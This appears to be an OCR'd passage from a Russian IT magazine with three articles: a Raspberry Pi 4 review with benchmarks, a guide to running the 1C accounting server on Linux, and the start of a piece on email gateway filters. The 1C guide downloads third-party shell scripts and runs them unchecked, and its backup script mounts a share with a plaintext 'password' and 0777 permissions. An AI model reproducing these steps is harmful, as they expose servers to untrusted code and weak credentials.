Что касается периферии, то новая система на кристалле получила в свое распоряжение ускоритель трехмерной графики Videocore VI (500 МГц, 2160p). Информации по GPU сейчас тоже немного, и остается только надеяться, что по прошествии какого-то времени в Broadcom поддержат сообщество и выложат соответствующий референс, как это произошло с Videocore IV во вторую годовщину проекта Raspberry Pi. Все-таки Эбен Аптон неоднократно заявлял, что их конечная цель — сделать со временем одноплатник максимально открытым.

ИНТЕРЕСНОСТИ


Пройдусь по самым важным пунктам из того, на что я обратил внимание при работе с RPi 4.

Проблема USB PD


Чуть выше я уже замечал, что новый микрокомпьютер привередлив в плане питания и согласится работать далеко не от каждой зарядки. Так, мой расчет использовать вместе с «малиной» блок питания с USB-C от MacBook Pro не оправдался: они просто не смогли договориться. А ведь я ждал подобного момента с 2017 года — иначе зачем вообще было затевать весь этот болезненный переход на унифицированный разъем?!

Попытаемся понять, в чем же здесь проблема. Некоторые пользователи на форумах высказывали предположение, что ноутбучные блоки питания Apple не поддерживают зарядку с напряжением 5 В. Но это не так: наклейка на одной из боковых поверхностей зарядки подтверждает, что устройство реализует стандарт USB Power Delivery с уровнями 5/12/20 вольт. В этом легко убедиться, просто подключив к блоку питания обычный смартфон через подходящий кабель.

На самом деле причина кроется в схеме Raspberry Pi и частично в способе электронной идентификации (eMark) кабелей некоторых производителей (Apple, Dell и других). Предлагаю убедиться в этом вместе. Для этого придется найти документацию (PDF) на сайте и внимательней приглядеться к распиновке разъема USB-C.



Здесь резистор R79 соединяет с GND не один, а оба контакта CC1 и CC2. Кроме того, R1 уходит к контроллеру питания платы, хотя тоже должен быть соединен с землей. Правильная схема приведена на рисунке ниже.



Детальнее ты можешь прочитать о проблеме на страничке Тайлера Варда.

Скрытый JTAG

Любопытные сюрпризы на этом не заканчиваются. Повертев «малинку» пару минут в руках, ты наверняка обнаружишь, что на обратной стороне под разъемами USB разведен еще один загадочный интерфейс без какого-либо припаянного коннектора. Он маркирован как J5 на плате, но само по себе это мало что объясняет.



Попробуем угадать его происхождение, исходя из количества контактов. Очевидно, что это не обычный UART или USB — проводников тут целых семь. По всей видимости, предполагается, что рядовому пользователю этот разъем никогда не пригодится. Хм-м, чем же таким особенным может быть занят разработчик?

А что если это интерфейс для отладки? Ну конечно! Несколько запросов в поисковике пролили свет на назначение таинственного разъема J5: это JTAG графического ускорителя Videocore. Оказывается, кое-кто в интернете уже задавался этим вопросом, подробности ты можешь прочитать в заметке Энди Кирби.

Загрузка с EEPROM

Еще одна примечательная особенность нового Raspberry Pi — это загрузка с распаянной на плате микросхемы SPI EEPROM емкостью в 4 Мбита. Если помнишь, раньше одноплатнику для старта нужен был ‘bootcode.bin’ в загрузочном разделе карты памяти. В новом дистрибутиве Raspbian этот файл остался на своем месте, но лишь для поддержки предыдущих версий компьютера.

Сами разработчики указывают несколько причин для такого решения. Во-первых, возросла сложность интерфейсов, на которых подключается память и периферия — теперь это LPDDR4 и PCI Express, а они требуют значительно больше кода для инициализации. Прежде была возможность компактно разместить все в области ROM на самом SoC, но теперь для них не нашлось достаточно места.

Во-вторых, у команды большие планы по добавлению новых функций: так, в скором времени они обещают реализовать загрузку с USB и по Ethernet. Печально, что такая возможность нам не доступна с момента начала продаж устройства, но, по крайней мере, понятно, чего именно стоит ждать в обновлениях прошивки.

Наконец, не стоит забывать, что такой способ позволяет проще устранять ошибки (или добавлять новые!). Кстати, с подобными целями ты можешь поковырять загрузчик и его бета-версию самостоятельно:

```
$ sudo apt install rpi-eeprom
```

ТЕСТЫ

Сегодня одноплатники массово производятся в самых разных форм-факторах, и только крупных компаний на этом рынке легко насчитать с десяток. Конечно, Raspberry Pi Foundation выгодно выделяется на их фоне своей известностью, но здоровая конкуренция позволяет покупателям подбирать оптимальное решение для своих задач. А что помогает принять решение в первую очередь? Конечно же тесты!

> **WARNING**
>
> Во время знакомства с Raspberry Pi 4 выяснилась интересная особенность модуля Wi-Fi: если выставить регион RU в настройках микрокомпьютера, то попытка подключения к точке доступа с диапазоном частот 5 ГГц (802.11ac) завершится с ошибкой. Звучит невероятно, но я столкнулся именно с такой проблемой, и только чтение форумов помогло прояснить причину.

Лично меня в новом микрокомпьютере больше всего интересует память и процессор, поэтому предлагаю начать с них. Производительность ЦП замерим с помощью бенчмарка HWBot Prime, а характеристики ОЗУ оценим по результатам утилиты Sysbench. Но прежде всего сконфигурируем систему на максимальное быстродействие командой:

```
$ echo "performance" | sudo tee /sys/devices/system/cpu/cpu0/cpufreq/scaling_governor
```


Теперь установим сам бенчмарк:

```
$ wget http://downloads.hwbot.org/hwbotprime.jar
```

Для него требуется OpenJDK, которой у тебя в системе может и не быть, так что заберем заодно и ее:

```
$ apt-get install openjdk-8-jre
```

После этого запускаем тест и наблюдаем результат.



Процессор определился неправильно, а вот с частотой и количеством оперативки проблем не возникло

Думаю, тебе будет интересно узнать, что предыдущая модель «малинки» набирала в этом тесте всего лишь около 440 «попугаев» на стандартных частотах и примерно 520 при экстремальном разгоне с жидким азотом и отрицательными температурами. Такие любопытные данные приводили оверклокеры из команды K|ngp|n в выпуске журнала HackSpace за декабрь 2017 года. Четвертая версия оставляет эти результаты далеко позади и демонстрирует впечатляющий прирост более чем в шесть раз! Какие же показатели стоит ждать от оперативной памяти?

Комплект тестов Sysbench устанавливается еще проще:

```
$ apt-get install sysbench
```

Здесь я не буду пересказывать все возможные настройки и объяснять, за что отвечают конкретные параметры этой утилиты, — как всегда, ты сможешь найти детальное описание с помощью команды `--help`. Мне же вновь хочется сравнить между собой новую и старую ревизии одноплатника:

```
$ sysbench —test=memory —num-threads=4 —memory-access-mode=rnd --memory-total-size=800M run
sysbench 0.4.12: multi-threaded system evaluation benchmark

Running the test with following options:
Number of threads: 4


Doing memory operations speed test
Memory block size: 1K

Memory transfer size: 800M
Memory operations type: write
Memory scope type: global
Threads started!
Done.


Operations performed 819200 (1374234.65 ops/sec)
800.00 MB transferred (1342.03 MB/sec)
```

И вот тут неожиданный результат: третья версия демонстрировала пропускную способность на уровне 2210 Мбайт/с, а здесь даже 1400 не набирается! Единственное объяснение, какое я вижу: современное ОЗУ на основе динамической памяти нельзя считать полностью «случайным» в плане времени доступа: накладные расходы неизбежны в любом случае. А современные интерфейсы памяти стараются оптимизировать скорее в пользу последовательного чтения, для работы совместно с кешем процессора. Поэтому однозначный вывод о производительности здесь сделать сложно.

Также я решил протестировать графическую подсистему Videocore VI на страничке WebGL Aquarium. Современные планшеты здесь справляются с отрисовкой 15 тысяч рыбок, сохраняя частоту обновления картинки на уровне 30 кадров в секунду. Возможности Raspberry Pi в этом плане гораздо скромнее, но и результат в 500 рыбок можно считать достойным для встроенной графики.



Несколько дополнительных тестов (включая картинки с тепловизора) ты можешь найти на страничке разработчиков. Обрати внимание, насколько экономичным получился новый одноплатник при всех своих достоинствах.



ОБЩИЕ ВПЕЧАТЛЕНИЯ

В целом новый Raspberry Pi определенно удался. Пожалуй, это первая модель, которой действительно комфортно пользоваться в качестве замены офисного неттопа или домашнего ПК, если тот используется в основном для запуска браузера. Нет, конечно, видео в 4K на YouTube ты на нем не посмотришь, но вряд ли кто-то всерьез ожидал подобного. Тем более Raspberry Pi — это по-прежнему отличный эмулятор старых игровых платформ и хорошая основа для медиацентра. Не говоря уже про всякое гиковство, мейкерство и хакерство. Ну да не мне тебе рассказывать!

ЭКОНОМИМ НА «ВИНДЕ»



КАК ОПТИМИЗИРОВАТЬ ЗАТРАТЫ НА СОФТ НА ПРИМЕРЕ БУХГАЛТЕРИИ

Изображенный на стодолларовой купюре президент Бенджамин Франклин когда-то предостерегал потомков от напрасных трат, напоминая, что даже маленькая течь способна потопить большой корабль. В сфере IT существует несколько вполне законных способов сэкономить. Можно перевести предприятие на Linux, можно использовать Zentyal вместо службы Active Directory, а еще можно настроить под Linux сервер 1С, переведя работу бухгалтерии на бесплатную платформу. Чем мы сегодня и займемся, попутно сэкономив еще и на сервере терминалов.

Александр «Plus» Рак
Участник сообщества OmskLUG. Инженер отдела электронного взаимодействия МКУ "Информационно технического управления".
plus@omsklug.com

УСТАНОВКА И НАСТРОЙКА

Серверная версия 1С для Linux допускает до 14 технологических клиентских подключений даже без лицензии, но это не означает, что лицензию не нужно покупать. Можно установить программу, протестировать и оценить ее возможности. Дистрибутив доступен на портале 1С при наличии подписки ИТС, а если хорошенько поискать, в интернете можно найти и другие источники загрузки.

Для начала работы с 1С в Linux (я использую CentOS 7 и 1С версии 8.3.2033) нужно установить PostgreSQL. Но перед этим придется подключить репозитории PostgreSQL для 1С:

```
$ sudo rpm -ivh http://1c.postgrespro.ru/keys/postgr
espro-1c-centos94.noarch.rpm
```

Далее переходим непосредственно к установке PostgreSQL Pro:

```
$ sudo yum update && sudo yum install postgresql-pro-1c-9.5
```

Для удобства администрирования базы можно установить в своей локальной системе pgAdmin, версии которого имеются не только для Linux, но также для Windows и macOS. А можно использовать консоль — su postgres. Затем под учеткой пользователя `postgres` инициализируем служебные базы данных с русской локализацией:

```
$ initdb --locale=ru_RU.UTF-8
```

Теперь запускаем сервер СУБД PostgreSQL:

```
$ systemctl enable postgresql-9.5
$ systemctl start postgresql-9.5
$ systemctl status postgresql-9.5
```


Переходим к 1С. Установочный пакет сервера 1С для Linux представляет собой архив с именем `rpm64.tar.gz`. Распакуй хранящиеся внутри файлы с расширением .rpm в какую-нибудь папку, перейди в нее и запусти установку программы следующей командой:

```
$ yum localinstall *.rpm
```

Если ты не используешь дополнения 1С, расширения, какие-либо нестандартные конфигурации, то одним сервером на Linux вполне можно обойтись. Конфигурации 1С, отличающиеся от типовых, а также некоторые дополнительные модули и библиотеки 1С используют для обмена данными между базами COM-объекты. Если на твоем предприятии используется именно такая конфигурация (например, расширение или отдельная база для обмена с «1С Мобильная торговля» либо аналогичными конфигурациями), без установки 1С-сервера на Windows не обойтись. Такой сервер использует СУБД MSSQL, которая, в свою очередь, может крутиться на любом сервере, в том числе на Linux.

Процесс установки 1С на Windows не представляет ни малейших сложностей, важно лишь при выборе устанавливаемых компонентов выбрать `Средства администрирования сервера`, `1С-сервер` (если ставим 1С-сервер сразу на Windows) и сбросить флажок установки драйвера защиты. Все остальные параметры можно оставить по умолчанию.

Подведем промежуточный итог: у нас установлены серверы 1С под Windows и CentOS и сервер СУБД PostgreSQL под CentOS 7. Настало время создать новую базу данных в консоли управления 1С.



Создание БД в консоли 1С-сервера

Внимательно прописываем имя базы (оно будет отображаться в консоли управления 1С-сервера), описание базы, в поле `Сервер баз данных` можно вбить IP-адрес СУБД сервера, если это не одна и та же машина, или имя сервера (в этом случае не забудь предварительно настроить DNS или файл hosts). В поле `База данных` вводим имя базы данных для PostgreSQL. `Пользователь сервера БД` для PostgreSQL — это `postgres`, а пароль этой учетки мы задавали при установке. В Microsoft SQL пользователя зовут `sa`, а его пароль также задается в процессе установки сервера. Далее опционально выбираем раздачу лицензий сервером 1С. Устанавливаем флажок `Создать базу данных в случае ее отсутствия` и нажимаем `OK`. Аналогичным образом создаем необходимое количество баз.

Теперь нужно позаботиться о резервных копиях. Существует несколько путей решения этой задачи. Можно бекапить сервер целиком (это особенно удобно, если сервер развернут на виртуальной машине), а можно бекапить только базы. Мы будем сохранять в резервной копии и то и другое! Бекап сервера целиком мы рассмотрим в самом конце, когда все настроим, а сейчас займемся бекапом баз PostgreSQL.

БЕКАПИМ БАЗЫ POSTGRESQL

Для организации резервного копирования БД существует множество различных программ. Но, как мне кажется, для такой простой задачи совсем необязательно ставить какое-то дополнительное ПО, тем более в Postgres есть специальная утилита `pg_dump`. Поэтому мы напишем небольшой скрипт, который будет бекапить базу и сохранять ее туда, куда нам нужно.

Предварительно подготовим место, куда будем складывать резервные копии. Предположим, в нашей сети есть сервер `samba` с разграничением доступа. Создадим на этом сервере пользователя `backup` с паролем `password`. Теперь создадим серверную папку `/home/samba/backup/pgsql/`, в которую разрешим запись только этому пользователю.

Следующим шагом настроим в CentOS с сервером 1С поддержку `samba`:

```
$ sudo yum install cifs-utils
```

Пускай временным каталогом у нас будет `/var/backup`. В таком случае скрипт для резервного копирования баз данных будет выглядеть следующим образом:

```
#!/bin/bash
timed=$(date +%Y-%m-%d-%k-%M) # определяем время начала скрипта для
дальнейшей подстановки в имя дампа
mountpoint=$(df -h | grep backup) # определяем, подключена ли шара
t="base1_$timed.sql.tgz"
h="base2_$timed.sql.tgz"
r="base3_$timed.sql.tgz"
a="base4_$timed.sql.tgz" # задаем переменные для имен файлов
созданных дампов (в принципе, этого можно не делать, а подставить
выражение base1_$time.sql.tgz непосредственно в pg_dump).

if [ -n "$mountpoint" ]; then # проверяем условие — подключена ли
шара
    echo "Снимаю дамп баз данных"
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$t
base1
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$h
base2
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$r
base3
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$a
base4
    # если шара подключена, снимаем резервные копии
    echo "Копирую резервные копии в хранилище бекапов"
    sudo cp /var/backup/{$t,$h,$r,$a} /mnt/backpgsql/ # копируем
резервные копии на удаленную шару (для особо параноидальных админов
можно делать это через SSH, только заранее необходимо сгенерировать
и подсунуть ключи).
    echo "Удаляю временные файлы"
    sudo rm -r /var/backup/* # удаляем резервные копии из нашего
временного каталога
    exit
else
    echo "Подключаю хранилище бекапов" # если шара не подключена, то
сначала подключим ее, а далее все то же самое, что и в первой части
скрипта
    sudo mount  -t cifs //192.168.1.1/backup/pgsql/ /mnt/backpgsql/
-o username=backup,password=password,iocharset=utf8,file_mode=0777,
dir_mode=0777
    echo "Снимаю дамп баз данных"
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$t
torg
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$h
him
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$r
roznitsya
    sudo -u postgres pg_dump -Fc -U postgres -v -b -f /var/backup/$a
accounting
    echo "Копирую резервные копии в хранилище бекапов"
    sudo cp /var/backup/{$t,$h,$r,$a} /mnt/backpgsql/
    echo "Удаляю временные файлы"
    sudo rm -r /var/backup/*
    exit
fi
```

Сохраняем скрипт в файл `/opt/backup.sh`. Делаем файл исполняемым командой `sudo chmod +x /opt/backup.sh` и добавляем в `crontab` такую строку:

```
0 23 * * * /opt/backup.sh
```

Запускать скрипт мы будем каждый день в 23:00. Что ж, с PostgreSQL закончили. Идем дальше.

HASP

Для нормальной работы сервера 1С необходимо установить в системе менеджер лицензий HASP LM. В CentOS это делается при помощи двух команд:

```
$ wget http://centos.name/file/hasplm_install.sh
$ sh hasplm_install.sh
```

В моем случае на физическом хосте установлена ОС Ubuntu 16.04, внутри которой крутятся две виртуальные машины с CentOS. На одной работают серверы 1С и СУБД, на второй — Windows Server 2008. Можно пробросить USB-ключ 1С прямо в виртуалку (виртуализация KVM, libvirt-bin), а можно установить HASP LM в хостовую систему Ubuntu, что мы и сделаем.

Заходим по адресу `http://ftp.etersoft.ru/pub/Etersoft/HASP/last/Ubuntu/` и выбираем нужную версию Ubuntu. Внутри выбранной папки обнаружится два файла, выкачиваем оба с помощью `wget`:

```
$ wget haspd-modules_7.40-eter10ubuntu_i386.deb
$ wget haspd_7.40-eter10ubuntu_i386.deb
```

Далее командой `dpkg -i /haspd*` устанавливаем оба пакета. Если возникают ошибки, необходимо определить зависимости:

```
$ sudo apt -f install
```

Еще может потребоваться подключить архитектуру i386:

```
$ sudo dpkg --add-architecture i386
```

Или установить на всякий случай следующую библиотеку:

```
$ sudo apt-get install libc6:i386
```


Открыв браузер и набрав IP-адрес сервера, на порту 1947 мы можем увидеть страницу сервиса, на которой отображаются только новые ключи. А можем и ничего не увидеть, в этом случае придется пробрасывать порты через SSH:

```
$ ssh admin@192.168.1.1 -L 8888:localhost:1947 -N
```

Где:

- `ssh` — установка соединения SSH;
- `admin` — логин на сервере, откуда пробрасывается порт;
- `192.168.1.1` — IP-адрес сервера, откуда пробрасывается порт;
- `-L` — этот ключ говорит о том, что нужно с удаленной машины пробросить порт на локальную (ключ `-R`, наоборот, пробрасывает локальный порт на удаленную машину);
- `localhost` — указывает на то, что нам нужно пробросить порт самого сервера;
- `1947` — пробрасываемый порт, к которому нужно получить доступ;
- `-N` — этот ключ блокирует вывод в консоль терминала, чтобы не устанавливать полноценную SSH-сессию.

Теперь можно ввести в браузере адрес `http://localhost:8888`, после чего ты наконец получишь доступ к веб-интерфейсу сервиса HASP. Разреши в настройках вход в этот интерфейс по сети и сохрани эти настройки. Теперь можно выключить проброс порта и заходить на страницу HASP просто по IP-адресу с указанием порта 1947.



Веб-консоль Safenet — HASP LM

Обращаю твое внимание на то, что здесь будут отображаться только новые ключи Safenet, и управлять доступом можно только для этих новых ключей. Управление старыми ключами выполняется по старинке. Теперь добавим в файл `/etc/hasplm/hasplm.ini` следующие строки:

```
[NHS_IP]
NHS_IP_LIMIT = 192.168.1.0/24
```

Этот параметр не позволит клиентам из других сетей получать лицензии. Проверить, видит ли система ключ, можно при помощи команды `lsusb`. Если все хорошо, ты увидишь примерно такое сообщение:

```
Bus 001 Device 003: ID 0529:0001 Aladdin Knowledge Systems HASP copy
protection dongle
```

На этом этапе можно запускать стандартные конфигурации 1С и тестировать их. Важно лишь не забывать о нескольких важных моментах: PostgreSQL не умеет работать с COM, а линуксовый 1С-сервер не умеет работать с MSSQL, это ограничение заложено разработчиком.

Чтобы не плодить сервера СУБД, для 1С-сервера под Windows в CentOS можно установить Microsoft SQL Server Express: эта СУБД полностью бесплатная и для нашей небольшой базы подходит как нельзя кстати. Хороший мануал по SQL Server Express можно найти на сайте самой корпорации Microsoft, правда представлен он на английском языке.

УСТАНАВЛИВАЕМ SQL SERVER EXPRESS

Чтобы сервер 1С под Windows мог работать с базами данных на Linux-сервере, нужно проделать следующие несложные манипуляции. Подключаем репозиторий:

```
$ sudo curl -o /etc/yum.repos.d/mssql-server.repo https://packages.
microsoft.com/config/rhel/7/mssql-server-2017.repo
```

Устанавливаем MSSQL-сервер:

```
$ sudo yum install -y mssql-server
```

Теперь нам необходимо сконфигурировать только что установленный MSSQL-сервер:

```
$ sudo /opt/mssql/bin/mssql-conf setup
```

Отвечаем на вопросы системы. Нас спросят о том, какая сборка используется на нашем сервере и какую версию мы хотим установить (выбираем MSSQL Express — так как он бесплатен и отвечает нашим требованиям). После этого можно установить в Windows программу Microsoft SQL Server Management Studio и подключиться к серверу по его IP-адресу с использованием логина `sa` и пароля, указанного в процессе создания базы. Аналогично тому, как мы делали это в PostgreSQL, в консоли Windows-сервера 1С создаем и подключаем базу MSSQL.

В результате мы имеем связку из двух серверов. На одном у нас установлена CentOS с сервером 1С и двумя СУБД — PostgreSQL и MSSQL. Второй 1С-сервер работает на Windows, нужен он только для одной базы MSSQL, поскольку в PostgreSQL не поддерживается COM.

Осталось дело за малым. Раз уж мы потратили деньги на покупку Windows Server, сервер терминалов сделаем на Linux.

СЕРВЕР ТЕРМИНАЛОВ ДОМЕННЫХ ПОЛЬЗОВАТЕЛЕЙ XRDP

Для установки XRDP-сервера у нас, как это обычно бывает в Linux, есть несколько путей. В большинстве дистрибутивов Linux его можно установить пакетом, например в Debian/Ubuntu это делается следующей командой:


```
$ sudo apt install xrdp
```

А можно пойти по пути сборки пакета или установки из скрипта:

```
$ wget http://adminguide.ru/wp-content/uploads/2018/11/
install-xrdp-2.2.zip
$ unzip ./install-xrdp-2.2.zip
$ chmod +x install-xrdp-2.2.sh && ./install-xrdp-2.2.sh
```


Если сводить баланс в 1С ты планируешь под веселую музычку, для чего потребуется использование колонок или наушников с удаленной системы, нужно установить пакет `xrdp-pulseaudio-installer`.

В процессе установки все необходимые пароли будут запрошены автоматически. После установки пробуем подключиться к серверу любым удобным RDP-клиентом:



Окно локскрина XPDP

Перед подключением необходимо убедиться, что выбрана нужная раскладка клавиатуры для ввода пароля в RDP-сессию, поскольку на этапе локскрина переключить язык не удастся.



Успешный вход в RDP-сессию XFCE4

Никаких лицензий в данном случае не требуется! Теперь запускаем 1С и спокойно работаем. По большому счету интерфейс 1С в Linux ничем не отличается от 1С в Windows.

ИТОГИ

Для небольшого предприятия установка 1С на Linux-сервер позволит оптимизировать затраты, поскольку версия программы для Linux по своим функциям позволяет решать большинство типичных бухгалтерских задач. Если принципиально необходимо реализовать обмен данными между базами с использованием COM-объектов, без 1С-сервера под виндой обойтись не удастся. В этом случае СУБД MSSQL можно развернуть на Linux-сервере. Ну а сэкономленные средства тратим на ~~пиво~~ развитие IT-инфраструктуры или закупку нового оборудования, которого, как известно, никогда не бывает достаточно.



Сергей Сторчак
@ser_storchak

ШЛЮЗ БЕЗОПАСНОСТИ

ЗАЩИЩАЕМ РАБОЧУЮ ПОЧТУ ПРИ ПОМОЩИ КАСТОМНЫХ ФИЛЬТРОВ КОНТЕНТА

Если верить базе данных MITRE, многие APT-группировки начинают свои атаки с фишинговых рассылок на корпоративную почту. Но даже если таргетированные атаки — это не про твою контору, в ящики все равно непрерывно сыпется спам, фишинговые письма и прочая зараза. Чтобы защитить пользователей, существуют шлюзы безопасности, или Email Security Gateway. Но пользу они приносят, только если их грамотно настроить. Об этом и поговорим.

Вот список полезных качеств и возможностей, которыми должен обладать современный почтовый шлюз корпоративного уровня:

- встроенные политики безопасности;
- антивирусные модули;
- «песочница»;
- репутационные фильтры;
- черные списки;
- настройка SPF, DKIM и DMARC;
- блокировка исходящего спама;
- карантин;
- поддержка SNMP;
- интеграция с другими средствами защиты;
- управление через интерфейс командной строки либо веб-консоль;
- возможность создания собственных контент-фильтров.

Мы подробно поговорим именно о последнем. С помощью пользовательских контент-фильтров можно создавать правила для блокировки сообщений по различным признакам. Сервер будет искать их в служебных заголовках, теме или теле письма. Такие фильтры пригодятся для борьбы с однотипными атаками или в качестве временной меры.

WARNING

Помни о существовании статьи 138 УК РФ «Нарушение тайны переписки, телефонных переговоров, почтовых, телеграфных или иных сообщений». Чтобы соблюсти закон, следует задокументировать контроль и мониторинг почтового трафика в частных политиках по информационной безопасности компании. И ознакомить с этими политиками работников под расписку.

СОВЕТЫ ПО НАСТРОЙКЕ ФИЛЬТРОВ

Прежде чем активировать контент-фильтр на блокировку, необходимо убедиться, что он работает, и построить белый список таким образом, чтобы было как можно меньше ложных срабатываний.

Я рекомендую тестировать каждый пользовательский фильтр в течение трех месяцев, отправляя копию писем на ручной анализ. Когда этот срок закончится, лучше перенаправлять сообщения в карантин, чтобы у тебя была возможность вытащить их оттуда, если ложное срабатывание все же случится — или того потребует расследование инцидента.

Кстати, хорошая практика — разрешить каждому пользователю смотреть свои письма, попавшие в карантин. Для этого нужно будет проинструктировать сотрудников о работе с ним.

Каждый контентный фильтр имеет свой порядковый номер, который можно менять. В начало списка рекомендую ставить контент-фильтр с белыми списками, затем с черным. Для удобства я под каждый фильтр создаю белый список, что позволяет оперативно добавлять в него «белые» ящики и удалять список, когда в правиле, под которое оно создавалось, уже нет необходимости.

Список в итоге выглядит примерно так:

